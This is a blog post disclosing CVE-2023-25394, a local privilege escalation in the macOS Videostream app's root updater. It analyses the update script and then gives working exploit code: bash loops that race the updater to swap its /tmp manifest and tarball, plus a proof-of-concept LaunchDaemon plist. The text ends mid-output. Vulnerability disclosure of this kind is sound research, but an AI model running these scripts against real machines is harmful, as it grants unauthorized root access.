Dan Revah's Blog

# CVE-2023-25394 - VideoStream Local Privilege Escalation

May 3, 2023

## Background

Videostream is a user-friendly wireless application designed to stream videos, music, and images to Google Chromecast devices. Boasting simplicity and reliability, this app enables you to wirelessly play any local video file with a single click. Videostream even transcodes audio and video from incompatible files into Chromecast-supported formats.

With over 5 million installations, Videostream has made its mark in the streaming industry. This figure was obtained from their official website (https://getvideostream.com), while the Chrome app store lists 900,000+ users.

## Preface

In this blog post, we will concentrate on the local privilege escalation vulnerability discovered within the macOS Videostream application. We will walk you through the process of identifying the vulnerability and share how we crafted an exploit to leverage it for gaining escalated local privileges.


This vulnerability exploits the update mechanism of Videostream, enabling an attacker to manipulate the installer into extracting a malicious `tar.gz` file instead of the originally intended download.

Additionally, I had to identify a method to initiate the download process and activate the update flow, as the script will only install the package if the Videostream website has a more recent version than what is currently installed.

In the upcoming section, we will delve into the analysis phase. Subsequent sections will focus on developing a functional exploit that achieves local privilege escalation.


## Initial Research


In the initial phase of our investigation, we will utilize Suspicious Package to examine the installer's actions. To begin, download the macOS installation file (.pkg) from the Videostream website (https://getvideostream.com). Next, use the "Suspicious Package" app (https://mothersruin.com/software/SuspiciousPackage/) to inspect the package's contents and scripts prior to installation. This provides a preview of the expected events during the installation process.




Opening the installer in "Suspicious package" reveals a screen displaying that 6,435 items will be installed, taking up 183.9mb on the disk. Moreover, two installation scripts are present, which will be examined in the next step.

Accessing the "All Scripts" tab displays the following screen:


Videostream.pkg
Back/Forward
Path
Action
Get Info
Quick Look
Installer
Search
Search
Exports
Review
Package Info
All Files
preinstall
Receipts
Videostream-0.pkg
preinstall
postinstall
1 #!/bin/bash
2 #L=$(sudo -u $USER /bin/launchctl list com.videostream.launcher)
3 #[ -n "$L" ] && sudo -u $USER /bin/launchctl unload /Library/LaunchAgents/com.videostream.launcher.plist
exec
Name preinstall
Kind Bourne-Again Shell script
Size 182 bytes — 3 lines
Where Videostream.pkg/Videostream-0.pkg/Scripts/preinstall
As User root
When Before moving files into place
Arguments
$0 path to this script
$1 path to this package
$2 path to root of selected install disk
$3 path to root of selected install disk
$4 "/" on startup disk



The screenshot shows two installation scripts visible on the initial screen, which we will examine further. But first let's understand some macOS basics and get familiar with LaunchAgents and LaunchDaemons.

## LaunchDaemons and LaunchAgents

LaunchDaemons and LaunchAgents are two types of processes used in macOS to run scripts and programs automatically in the background. They differ in the level of access they have to the system and the user's environment.

LaunchDaemons run as the root user and have full access to the system, making them ideal for running system-wide tasks such as setting up network configurations, checking for software updates, and performing maintenance tasks. Non-system daemons are stored in the `/Library/LaunchDaemons` directory.

LaunchAgents, on the other hand, run as the current user and have access only to that user's environment. They are intended to run user-specific tasks, such as starting a personal backup or synchronizing the user's contacts. LaunchAgents are stored in the `~/Library/LaunchAgents` or `/Library/LaunchAgents` directory.

Both LaunchDaemons and LaunchAgents can be used to run processes at startup, during login, or at specific times using a property list file (plist) that defines the parameters of the process. The plist file specifies the executable, the arguments to pass to it, and when and how often it should be run.

Now we're ready to drill into the Videostream package installer scripts that we saw earlier.

## Post install

The script manages post-installation and runs once the files have been copied to the disk. It clears Videostream's local cache and config files and launches Videostream.

```
#!/bin/bash
#set -e
pushd /Applications/Videostream.app/Contents/Resources/videostream-native
sudo -u $USER rm -rf ~/.videostream
sudo -u $USER /bin/launchctl load /Library/LaunchAgents/com.videostream.launcher.plist
# Give a 25-second grace period for launchd to set up the server
# before trying to bring up the client
cnt=0
while ! netstat -anp tcp | grep -q \*\.5557; do
    [ $cnt -eq 50 ] && break
    cnt=$(expr $cnt + 1)
    sleep 0.5
done
if [ $cnt -lt 50 ]; then
    if [ -x "/Applications/Google Chrome.app/Contents/MacOS/Google Chrome" ]; then
        sudo -u $USER "/Applications/Google Chrome.app/Contents/MacOS/Google Chrome" http://localhost:5557 &
        sleep 2
        sudo -u $USER "/Applications/Google Chrome.app/Contents/MacOS/Google Chrome" http://localhost:5557/google-oauth-start?welcome=true &
    else
        open http://localhost:5557/ui/no-chrome.html &
    fi
fi
/bin/launchctl load /Library/LaunchDaemons/com.videostream.updater.0.4.3.plist
```

It's important to note that the installer copies the file `com.videostream.updater.0.4.3.plist` to `/Library/LaunchDaemons`, and the post-install script loads it.

As mentioned earlier, this means it will run with root privileges, making it a potential target for privilege escalation.

## VideoStream Updater

Examining the name of the .plist file, it appears to be related to the Videostream's update process. Let's examine the file contents to determine its content.

```
# File: /Library/LaunchDaemons/com.videostream.updater.0.4.3.plist

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>Label</key>
  <string>com.videostream.updater.0.4.3</string>
  <key>Program</key>
  <string>/Library/Scripts/Videostream/Videostream.update</string>
  <key>StandardOutPath</key>
  <string>/tmp/Videostream.service.log</string>
  <key>StartInterval</key>
  <integer>18000</integer>
  <key>RunAtLoad</key><true/>
</dict>
</plist>
```

The parameters indicate that `/Library/Scripts/Videostream/Videostream.update` will run every 5 hours or after boot, with its standard output set to `/tmp/Videostream.service.log`.

## Analysis of Videostream.update

The `/Library/Scripts/Videostream/Videostream.update` script:

```
#!/bin/bash

# ...

for PLIST in /Library/LaunchDaemons/com.videostream.updater.*.plist; do
    [ $PLIST == /Library/LaunchDaemons/com.videostream.updater.0.5.0.plist ] || {
        echo $(date | tr -d '\n') Removing old property list $PLIST
        rm $PLIST
    }
done

# Check whether the user has upgraded from a cat OS X to Mavericks or later
NEW_FLAVOR=macOS

# ...

MANIFEST=/tmp/$$

echo $(date | tr -d '\n') Downloading latest manifest >> /tmp/Videostream.service.log
curl https://cdn.getvideostream.com/videostream-native-updates/$NEW_FLAVOR/manifest.json -o $MANIFEST

NEW_VERSION=$(grep CurrentVersion $MANIFEST | tail -1 | sed "s/[^:]*: *'\(.*\)'.*/\1/")
echo $(date | tr -d '\n') Installed: 0.5.0\; Latest: $NEW_VERSION

NEWEST_VERSION="0.5.0"
```

```
if [ -n "$NEW_VERSION" ]; then
  NEWEST_VERSION=$(printf "0.5.0\n$NEW_VERSION" | sort -r | head -n 1)
fi

echo "NEWEST_VERSION: $NEWEST_VERSION"

if [ -n "$NEW_VERSION" -a "$NEW_VERSION" = "$NEWEST_VERSION" -a "0.5.0" != "$NEW_VERSION" ]; then
    cd /tmp
    PACKAGE=$(grep url $MANIFEST | tail -1 | sed "s/[^:]*: *'\(.*\)'.*/\1/")

    echo $(date | tr -d '\n') Downloading $PACKAGE
    curl https://cdn.getvideostream.com/videostream-native-updates/$NEW_FLAVOR/$PACKAGE -O
    echo $(date | tr -d '\n') Downloaded $(ls -l $PACKAGE | tr -s ' ' | cut -f 5 -d ' ') bytes

    cd /
    echo $(date | tr -d '\n') Installing version $NEW_VERSION
    tar -xzopf /tmp/$PACKAGE

    # ...

    # Restarting new updater service
    NEW_UPDATER_PLIST=/Library/LaunchDaemons/com.videostream.updater.$NEW_VERSION.plist
    echo $(date | tr -d '\n') Restarting new updater service $NEW_UPDATER_PLIST
    /bin/launchctl load $NEW_UPDATER_PLIST

    echo $(date | tr -d '\n') Removing old updater service
    # This kills the current script, so it must be the last line
    /bin/launchctl unload /Library/LaunchDaemons/com.videostream.updater.0.5.0.plist
fi

rm $MANIFEST
```

The content has been partially cropped, so we could concentrate on the interesting parts of the code.

During the initial phase, the script performs some cleaning and unloads any pre-installed launch daemons.

```
for PLIST in /Library/LaunchDaemons/com.videostream.updater.*.plist; do
    [ $PLIST == /Library/LaunchDaemons/com.videostream.updater.0.5.0.plist ] || {
        echo $(date | tr -d '\n') Removing old property list $PLIST
        rm $PLIST
    }
done
```

Then it downloads the manifest.json file from the server:

```
MANIFEST=/tmp/$$

echo $(date | tr -d '\n') Downloading latest manifest >> /tmp/Videostream.service.log
curl https://cdn.getvideostream.com/videostream-native-updates/$NEW_FLAVOR/manifest.json -o $MANIFEST
```

The manifest file name is saved locally under the TMP directory and settings its name to match the process PID, resulting in a unique number for each run of the script that corresponds to the same process ID.

The maximum PID number, as defined by Apple, is 99,999 and can be seen in the XNU kernel code (open-source).

Next, the updater script extracts the version from the `manifest.json` file and checks if a newer version exists. If there is a new version, it downloads the new Videostream app and installs it.

Otherwise, the script terminates.

```
NEW_VERSION=$(grep CurrentVersion $MANIFEST | tail -1 | sed "s/[^:]*: *'\(.*\)'.*/\1/")
echo $(date | tr -d '\n') Installed: 0.5.0\; Latest: $NEW_VERSION

NEWEST_VERSION="0.5.0"

if [ -n "$NEW_VERSION" ]; then
  NEWEST_VERSION=$(printf "0.5.0\n$NEW_VERSION" | sort -r | head -n 1)
fi


if [ -n "$NEW_VERSION" -a "$NEW_VERSION" = "$NEWEST_VERSION" -a "0.5.0" != "$NEW_VERSION" ]; then

# ...

done
```

During the installation phase, the script downloads the updated version specified in the previously downloaded `manifest.json` file and then extracts it to the root directory `/`.

```
cd /tmp
PACKAGE=$(grep url $MANIFEST | tail -1 | sed "s/[^:]*: *'\(.*\)'.*/\1/")

echo $(date | tr -d '\n') Downloading $PACKAGE
curl https://cdn.getvideostream.com/videostream-native-updates/$NEW_FLAVOR/$PACKAGE -O
echo $(date | tr -d '\n') Downloaded $(ls -l $PACKAGE | tr -s ' ' | cut -f 5 -d ' ') bytes

cd /
echo $(date | tr -d '\n') Installing version $NEW_VERSION
tar -xzopf /tmp/$PACKAGE
```

To summarize, the update script performs the following tasks:

1. Cleans up outdated configuration files.
2. Downloads the `manifest.json` to `/tmp/[PID]`, where `PID` is the updater process ID.
3. Checks if the version in `manifest.json` is newer than the local version.
    - If it is not, the script ends.
    - If a newer version is available on the server, it downloads a tar.gz file to `/tmp/videostream_[VERSION].tar.gz` and extracts it to the / root directory.

## Vulnerable Areas

Having understood the functioning of the updater script, it is apparent that injecting a compressed `.tar.gz` file into the updater process (under the `/tmp` directory) would make the update extract the file into the root directory.

This grants the ability to overwrite almost any file (that doesn't have SIP protection). This includes `/Library/LaunchDaemons`, enabling us to execute scripts as root and escalate privileges.

## File permissions

As we previously identified, the update process writes the updated `manifest.json` file to `/tmp/[PID]` and if a newer version needs to be downloaded, it will be placed in `/tmp/videostream_0.5.0.tar.gz`.

The installer creates a file with root privileges in the `/tmp` directory.

```
-rw-r--r--   1 root      wheel  66792963 Feb  2 21:25 videostream_0.5.0.tar.gz
```

The first problem is that we can't override this file due to lack of permissions.

To override that restriction, we could create an empty file before the installer runs.

```
-rw-r--r--   1 danrevah  wheel     0 Feb  3 21:33 videostream_0.5.0.tar.gz
```

Next, when the installer runs the update script, it will be written into the previously created file while retaining the same permissions.

```
-rw-r--r--   1 danrevah  wheel  66792963 Feb  2 21:37 videostream_0.5.0.tar.gz
```

Good news! This means we can control this file and can replace it with our own tar.gz file.

Our malicious tar.gz file will contain the following structure:

- Library
  - LaunchDaemons
    - `com.example.proof.plist`

Let's create a LaunchDaemon POC that creates a file named `/tmp/proof`. We'll do that by adding to `com.example.proof.plist` the follow content:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
  <dict>
    <key>Label</key>
    <string>com.example.proof</string>
    <key>ProgramArguments</key>
    <array>
      <string>touch</string>
      <string>/tmp/proof</string>
    </array>
    <key>RunAtLoad</key>
    <true/>
  </dict>
</plist>
```

As the `tar.gz` file will be extracted by the update script under the root path `/`, we will write directly to `/Library/LaunchDaemons/com.example.proof.plist`. As we learned earlier, this script would run with root privileges. It means we can run any command as root!

This daemon would run during boot and will create a `/tmp/proof` written as root. If we want to gain privilege escalation to root, we could replace the touch command and serve a bind shell.

This is a great step. But, unfortunately, we still can't easily achieve this.

Although we could gain root privileges by crafting an exploit that would create a race to overwrite that file, we would have to wait for a new version to be released by Videostream in order to run our exploit, which makes that whole effort meaningless.

We need to find a way to trigger the download faster, as we don't want to wait for a new version months or even years to gain LPE (or never?).

## Analysis of the version detection

Previously, we observed that the updater script downloads a manifest.json file and stores it in /tmp/[PID] with the current process ID number. The script uses the manifest to determine if a new

version should be installed.

As done previously, we can write a file to the /tmp directory and maintain permissions (like we did with the tar.gz file earlier).

However, in this case, we need to also figure out:

1. How to force the updater to download a valid version without failing the script by causing it to attempt download from an invalid URL.
2. How to detect the PID of the process, as it's used as the manifest.json downloaded file name.

To address the first problem, we will examine the manifest.json file that the updater will download.

```
{
    "CurrentVersion": "0.5.0",
    "url": "videostream_0.5.0.tar.gz"
}
```

And by looking at the installer code, we see that it extracts the version from the value of the CurrentVersion key:

```
NEW_VERSION=$(grep CurrentVersion $MANIFEST | tail -1 | sed "s/[^:]*: *'\(.*\)'.*/\1/")
```

while the download command is actually using the url key:

```
PACKAGE=$(grep url $MANIFEST | tail -1 | sed "s/[^:]*: *'\(.*\)'.*/\1/")

// …

curl https://cdn.getvideostream.com/videostream-native-updates/$NEW_FLAVOR/$PACKAGE -O
    echo $(date | tr -d '\n') Downloaded $(ls -l $PACKAGE | tr -s ' ' | cut -f 5 -d ' ') bytes
```

It means that if we'll be able to race with a fake manifest.json file that contains a greater version number, for example 0.5.3, and keep the same url we should be good to go:

```
{
    "CurrentVersion": "0.5.3",
    "url": "videostream_0.5.0.tar.gz"
}
```

But, we still haven't solved the second problem. How do we figure out which file we create if it stores it with a different name (based on the updater PID) on each run ?

To do that we could use pgrep to extract the updater PID:

```
pgrep -f Videostream.update
```

And use the same technique as previously with an exploit race to override that file.

## Writing the exploit

As we already know how to exploit the vulnerabilities, we can start writing the exploit.

The exploit will be split to two scripts:

1. Override the `manifest.json` with the updater process id.
2. Override the `/tmp/videostream_0.5.0.tar.gz` file.

First we'll create the `escalate.tar.gz` file with the following contents:

- Library
  - LaunchDaemons
    - `com.example.proof.plist`

com.example.proof.plist contains:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
  <dict>
    <key>Label</key>
    <string>com.example.proof</string>
    <key>ProgramArguments</key>
    <array>
      <string>touch</string>
      <string>/tmp/proof</string>
    </array>
    <key>RunAtLoad</key>
    <true/>
  </dict>
</plist>
```

After that, we'll create a fake `manifest.json` that will represent a version upgrade:

```
{
    "CurrentVersion": "0.5.3",
    "url": "videostream_0.5.0.tar.gz"
}
```

Then we'll create the first script that overrides the manifest.json with the current PID as its name:

```
#!/bin/bash

echo '[+] Overriding manifest.json'

while [ ! -f /Library/LaunchDaemons/com.example.proof.plist ]
do
  pgrep -f Videostream.update | xargs -I {} cp manifest.json /tmp/{}
done
```

This will continuously attempt to extract the PID from Videostream.update script and use the process id as name to the manifest.json.

It will wait until the Videostream updater script will run, and continuously try to use a race condition to override the downloaded file with our own malicious manifest.json file. Once it detects that our malicious LaunchDaemon was created, it stops.

Next we'll create the script that overrides the videostream_0.5.0.tar.gz with our malicious compressed file:

```
#!/bin/bash

echo '[+] Overriding the downloaded files...'

while [ ! -f /Library/LaunchDaemons/com.example.proof.plist ]
do
  cp escalate.tar.gz /tmp/videostream_0.5.0.tar.gz
  sleep 0.01
done
```

```
echo '[+] Done.'
```

Notice that both scripts will continuously copy the files into the new location, meaning that it will write the file for the first time and then the updater script will write into those files, maintaining the same permissions and allowing us to continue writing into those files, causing a race between us and the updater script.

We could either leave the scripts running and wait for the next update window, which will take less than 5 hours (remember that we saw that it runs the updater script every 5 hours or during boot), or extract the last time the script ran from the Videostream log (LaunchDaemon output file), and automatically trigger the script a minute before it launches (LaunchAgent for example).

Once we let our scripts running and finish anticipating the fake update - we could see that our hard work paid off and our malicious LaunchDaemon was added:

```
└─$ ls -la /Library/LaunchDaemons/com.example.proof.plist
-rw-r--r--  1 root  wheel  461 Feb  3 14:45 /Library/LaunchDaemons/com.example.p
roof.plist
```

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
  <dict>
    <key>Label</key>
    <string>com.example.proof</string>
    <key>ProgramArguments</key>
    <array>
      <string>touch</string>
      <string>/tmp/proof</string>
    </array>
    <key>RunAtLoad</key>
    <true/>
  </dict>
</plist>
```

After a reboot we would get:

```
└─$ ls -la /tmp/proof
